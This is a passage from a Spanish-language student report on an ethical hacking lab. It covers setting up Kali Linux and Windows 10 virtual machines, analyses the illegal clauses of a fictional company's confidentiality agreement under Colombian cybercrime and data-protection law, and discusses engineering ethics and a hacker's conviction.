
Se procede a instalar la máquina virtual de Kali Linux indicando el sistema operativo, carpeta de instalación y la versión. También espacio en disco y memoria RAM asignada.

Figura 9. Creación máquina virtual Kali



Fuente: creación propia

Figura 10. Resumen Kali



Fuente: creación propia


Figura 11. Resumen Kali 2

Fuente: creación propia

Se evidencia el resumen del sistema operativo creado en la máquina virtual, se asignó 1 Gb de memoria RAM, 2 procesadores, el orden de arranque de la máquina virtual es desde el disco duro y se asignaron 10 Gb de espacio en disco.


Se inicia la maquina y la instalación:

Figura 12. Instalación Kali



Fuente: creación propia


Figura 13. Inicio de sesión Kali



Fuente: creación propia

Ahora, se descarga la imagen ISO del Windows 10 desde la página oficial de Microsoft

Figura 14. Descarga Windows 10




Fuente: creación propia

Se asigna el nombre, sistema operativo y versión de la máquina. De igual forma el espacio en disco y la RAM.

Figura 15. Creación de máquina virtual Windows

Fuente: creación propia

Figura 16. Resumen maquina Windows



Fuente: creación propia


Se evidencia el resumen del sistema operativo creado en la máquina virtual, se asignó 1 Gb de memoria RAM y se asignaron 10 Gb de espacio en disco.

Figura 17. Resumen 2 maquina Windows

Fuente: creación propia


Se inicia la instalación del sistema operativo

Figura 18. Instalación SO Windows




Fuente: creación propia

Figura 19. Progreso de instalación




Fuente: creación propia

Figura 20. Instalación SO



Fuente: creación propia


Figura 21. Interfaz gráfica Windows 10



Fuente: creación propia

Para comunicar los dos máquinas, se digita el comando ifconfig para Linux e ipconfig para Windows para conocer las ip de cada una de las maquinas en la consola de comandos


Figura 22. Comandos ipconfig ifconfig



Fuente: creación propia

Se digita el comando ping en cada uno de los terminales con la ip de la otra máquina para comprobar que haya comunicación entre las máquinas

Figura 23. Ping entre maquinas



Fuente: creación propia

2.2 ACTUACIÓN ETICA Y LEGAL

2.2.1 Párrafos con ilegalidad HackerHouse

Respecto a los párrafos contenidos en el acuerdo de confidencialidad, se considera ilegal las siguiente consideración:

2. En este párrafo se estipula que la información ha sido obtenida legalmente como producto de procesos principalmente de selección de personal, lo que significa que son datos personales como nombres, documentos de identidad, teléfonos, direcciones, entre otros datos sensibles. Ellos consideran que todos estos datos son propiedad de HackerHouse lo cual es incorrecto e ilegal, ya que aunque sean datos recolectados en procesos de selección de personal, las empresas no pueden tomar esos datos como propiedad y además, según la Ley 1581 del 2012 la cual es la una ley de protección de datos, las organizaciones deben garantizar a los usuarios la no divulgación de sus datos personales y a su vez las personas deben conocer que procesos se están realizando con su información contenida en bases de datos.

Por su parte, se consideran ilegales las siguientes cláusulas:

Primera: respecto a la parte receptora, es decir, el estudiante, se le obliga a no divulgar a nadie incluyendo “autoridades legales” (resaltando esta parte) información confidencial y sobre todo, **procesos ilegales** que ocurran dentro de la organización.

Segunda: punto 2. HackerHouse define información confidencial a toda información de índole jurídica, financiera, datos secretos como chuzadas o interceptaciones ilegales y accesos abusivos a sistemas de información entre otras y considera obligar a la parte receptora que aunque tenga conocimiento de procesos ilegales de esta empresa no podrá divulgar esta información lo cual está mal, ya que se está incurriendo a delitos

informáticos como acceso abusivo a sistemas mencionado en la ley 1273 del 2009 artículo 269A. Incidir en este delito puede otorgar altas multas y privación de la libertad.

Cuarta: punto 3. Aquí se menciona que es obligación del receptor (estudiante) no denunciar ante las autoridades actividades relacionadas con espionaje u otros procesos considerados ilegales. Esto también está muy mal, ya que interfiere la ética profesional y además al no denunciar ilegalidad se considera “cómplice”.

Cuarta: punto 5. Este punto es grave, ya que aquí se está obligando al receptor a hacerse “responsable ”de que en caso de allanamiento, la empresa quede limpia y el único responsable sea el receptor.

Cuarta: punto 6. Aquí el receptor está obligado a no transmitir información ilegal sin consentimiento de la organización. También es ilegal esto y básicamente se hace participe al estudiante a ser cómplice.

Octava: esta cláusula hace parte de las obligaciones de la parte “reveladora”, es decir, la organización HackerHouse. Aquí se estipula que en caso tal de que información ilegal sea encontrada en manos de la parte receptora, esta debe acudir a un abogado privado y dejar exenta la organización, ósea, se lavan las manos. Esto está muy mal por parte de una organización, ya que además de involucrar a una persona en procesos ilegales, en caso tal de que lo descubran no lo apoyan con un abogado de la empresa.

Novena: finalmente el acuerdo menciona que se rige bajo leyes colombianas lo cual es falso, ya que se violan leyes como la 1273 y 1581 que están relacionadas con delitos informáticos y tratamiento de datos personales.

Algo que destacar respecto al anexo 2 es que el acuerdo de confidencialidad fue elaborado por un abogado que fue despedido por procesos ilícitos y no fue revisado ni cambiado por la organización. Por cuestiones de ética, la organización debió cambiar el

acuerdo, ya que pretende reclutar nuevos profesionales a los equipos Red y Blue team para la prestación de servicios.

2.2.2 Procesos ilegales anexo 3 acuerdo de confidencialidad

Se encontraron varios procesos ilegales en el acuerdo de confidencialidad contenido en el anexo 3, los cuales serán descritos a continuación y violan las leyes colombianas 1273 de 2009 y 1581 de 2012:

La organización HackerHouse pretende hacerse dueña de todos los datos que ha recolectado en procesos de selección de personal, datos confidenciales y personales de todos los candidatos que han pasado por sus procesos de reclutamiento por lo cual están equivocados, ya que la Ley 1581 de 2012 obliga a individuos, organizaciones o empresas a cuidar la información confidencial o personal registrada en cualquier base de datos.

Todas las personas tienen poder de decisión sobre su información personal, tienen derecho a saber el manejo que se le da a su información y también tienen el poder de decidir quien tiene, en qué condiciones y hasta cuando puede usar su información. Es decir, HackerHouse no es la dueña total de esa información ni puede hacer lo que le parezca con esos datos.

Por otro lado, se entiende que la empresa realiza actos ilícitos mencionado en la segunda clausula porque se mencionan accesos abusivos a sistemas informáticos lo cual es un delito de índole informático contemplado en la ley 1273 del 2009 artículo 269A.

269A Acceso abusivo a un sistema informático: este articulo trata sobre la intrusión a un sistema de información, en el que una persona que se podría llamar “delincuente informático”, accede sin permiso o autorización a un sistema el cual puede o no tener

algún tipo de seguridad. Este articulo representa una amenaza para cualquier persona o alguna organización, ya que pone en riesgo información de vital importancia.

La organización menciona que el acuerdo está regido bajo las leyes colombianas y considero que probablemente lo mencionan para confundir a los candidatos a pertenecer a los equipos de ciberseguridad y si estos expertos no tienen conocimiento de la 1273 de 2009 y 1581 de 2012 pueden estar cayendo en una trampa.

2.2.3 Código ética Copnia

La respuesta es NO a si aceptaría un proceso de contratación con HackerHouse, ya que como se evidencia en su acuerdo de confidencialidad, este contiene procesos ilegales como se mencionó anteriormente en los puntos 1 y 2 de este trabajo.

COPNIA[7] en su código de ética, define una serie de conductas de índole profesional en donde se exige, prohíbe o inhabilita a los ingenieros en Colombia. Este código es básicamente un marco legal que habla del comportamiento profesional y ético de un ingeniero.

Este código está contenido en la Ley 842 de 2003 y allí se mencionan algunas sanciones clasificadas como faltas leves, medias y graves. Entre las faltas leves está una amonestación escrita, entre las medias está la suspensión de la tarjeta profesional en máximo 5 años y en las graves la cancelación de la matricula profesional.

[7] COPNIA. [Sitio web]. Código de ética. [Consulta: 21 de febrero 2024]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

2.2.4 Noticia cibercrimen

De acuerdo con El tiempo[8] alias “Orgón”, un delincuente informático miembro del grupo “Anonymous Colombia” desde el 2020 hasta 2023, se dedicaba a realizar delitos informáticos sistemáticamente hasta que fue condenado por delitos como acceso abusivo a un sistema informático, daño informático y obstaculización ilegitima de un sistema informático, ya que la fiscalía tenía contenía pruebas sobre los delitos.

Este delincuente accedió en repetidas ocasiones a sitios web de diferentes instituciones públicas y privadas, en donde modificó el aspecto real de la página saboteando y desacreditando las instituciones como alcaldías, personerías y de tránsito.
Orgón fue condenado a 3 años y 5 meses de prisión y se le otorgaron multas de 80 salarios mínimos gracias a sus acciones delictivas. En este punto se puede resaltar las implicaciones legales que conlleva a que una persona realice este tipo de actos, ya que según esta ley las personas que incurran en estos delitos podrían estar en la cárcel entre 48 a 120 meses y ser multados con 200 a 1500 SMLV.

Los delitos imputados a este atacante se encuentran descritos en la ley 1273 del 2009, artículo 269 numerales A (acceso abusivo), B (obstaculización), D (daño informático).

Estos delitos en Colombia y en el mundo son frecuentes, ya que los atacantes aprovechan las vulnerabilidades detectadas en los sistemas de información. Según el diario El Espectador[9], el delito acceso abusivo a sistemas informáticos es uno de los 3 delitos de más impacto en Colombia y está asociado a las primeras fases de un ataque informático.

[8] EL TIEMPO. [Sitio web]. Cárcel para ‘Orgón’, ciber ladrón que atacó a varias entidades públicas. [Consulta: 19 de febrero 2024]. Disponible en: https://www.eltiempo.com/justicia/investigacion/carcel-para-orgon-ciberladron-que-ataco-a-varias-entidades-publicas-838785

[9] EL ESPECTADOR. [Sitio web]. Estos son los tres ciberdelitos de mayor impacto en Colombia en 2021. [Consulta: 21 de febrero 2024]. Disponible en: https://www.elespectador.com/colombia/mas-regiones/estos-son-los-tres-ciberdelitos-de-mayor-impacto-en-colombia-en-2021/

Desde un punto de vista ético, es precisamente la ética un factor clave en la ciberseguridad, ya que individuos que tienen conocimientos para vulnerar un sistema informático deben usar su ética para tener un discernimiento entre lo legal o lo ilegal.

2.3 PRUEBAS REALIZADAS

2.3.1 Software utilizado

2.3.1.1 Kali Linux

Es un sistema operativo perteneciente a Linux y basado en Debian, creado especialmente para seguridad informática, básicamente para hacking ético. Contiene paquetes de herramientas importantes como Wireshark, Metasploit, Aircrack, entre otros.

